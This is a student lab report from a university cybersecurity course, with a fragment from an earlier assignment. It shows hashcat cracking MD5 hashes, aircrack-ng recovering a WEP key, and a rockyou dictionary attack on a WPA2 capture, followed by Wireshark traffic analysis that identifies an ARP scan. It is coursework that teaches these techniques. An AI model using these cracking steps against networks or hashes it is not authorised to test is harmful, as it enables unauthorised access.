Other than John the ripper and Cain and Abel, can you find a different password cracking tool that running on Kali Linux to crack the password hashes above?

Figure 12 - Hashcat demonstration (personal Kali Linux VM)

On the ODU MOVE Kali Internal Workstation, I was able to find other password cracking utilities under “Applications> 05 - Password Attacks”. One of them was hashcat, which I attempted to use on the MOVE environment but the VM did not have the required resources to use the application (“VMware: No 3D enabled” error).

I then opened my own Kali VM and executed this command in the terminal after creating the hash file and extracting the wordlist into my home directory: “hashcat -m 0 lab4md5hashes.txt rockyou.txt”. In a few minutes, hashcat decrypted the hashes correctly (“password” and “root”), highlighted in the above screenshot.

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment 5 - Wi-Fi Password Cracking

Marcos Luchetti

01194213

TASK A

1. Decrypt lab4wep.cap file (10 points) and perform a detailed traffic analysis (10 points)



Figure 1 - Preparing to decrypt lab4wep.cap key

Using aircrack-ng, I selected the first network ("ccni-test" WEP) and began the decryption process to find the key.



Figure 2 - Decrypting lab4wep.cap

The capture file was decrypted 100% correctly and the key was found successfully (F2:C7:BB:35:B9).



Figure 3 - Decrypting lab4wep.cap WEP packets

Then, using the key I just obtained, I was able to decrypt the contents of the capture file. All 142415 WEP packets were successfully decrypted.



Figure 4 - Wireshark Protocol Hierarchy Statistics of lab4wep-dec.cap

I then opened the decrypted file with Wireshark and viewed the Protocol Hierarchy Statistics. Here, I can see all the different protocols that were used at the time of the capture—which one was used the most, and the amount of packets, bytes, etc. This is very useful in traffic analysis because it shows the user what sort of packets/information they can expect to find. The traffic here looks normal, except for one thing…



Figure 5 - Abnormal traffic detected (ARP scan)

I thought it was abnormal for there to be so many ARP packets (122691 packets) in such a short period of time (the capture ran for 5 minutes). So then, using the arp filter, I found that the source MAC address Alfa_82:c3:73 was responsible for sending all of these packets continuously. This was likely a form of reconnaissance called ARP scanning, in which the attacker sends out a large number of ARP requests on broadcast in order to discover alive IP addresses on the local network.



Figure 6 - URI to JPG image found in HTTP packet

Using the image-jfif filter, I found three packets that contained information about a JPEG file. In the HTTP packet, I found the request URI to this image. Out of curiosity, I opened the link on my host machine's web browser to see what it contained…



Figure 7 - Opening the URI to JPG image found in HTTP packet

An album cover!

2. Decrypt lab4wpa2.cap file (10 points) and perform a detailed traffic analysis (10 points)



Figure 8 - Cracking the lab4wpa2.cap file with a dictionary attack

Here, I used aircrack-ng and the rockyou.txt wordlist to perform a dictionary attack on lab4wpa2.cap. It was able to decrypt the CCNI network's WPA encryption and found the key.



Figure 9 - lab4wpa2.cap key found

Key decrypted: “password”.



Figure 10 - lab4wpa2.cap 2228 WPA packets decrypted with airdecap-ng

Here, I decrypted the capture file with airdecap-ng and the target network and password I got from the previous steps. 2228/2284 WPA packets were decrypted. I then opened the decrypted capture file in Wireshark.



Figure 11 - Wireshark Protocol Hierarchy Statistics of lab4pa2-dec.cap

The Protocol Hierarchy Statistics of this capture file shows normal network behavior. Compared to the lab4wep capture, the lab4wpa2 capture has significantly less ARP packets (just 4 ARP packets compared to 122691) which just goes to show how abnormal that activity really was. Also considering WPA2's superior encryption, there is much less information here that can be observed. For instance, there is not as much UDP and HTTP data here (33 UDP packets compared to 198; 63 HTTP packets compared to 1296).

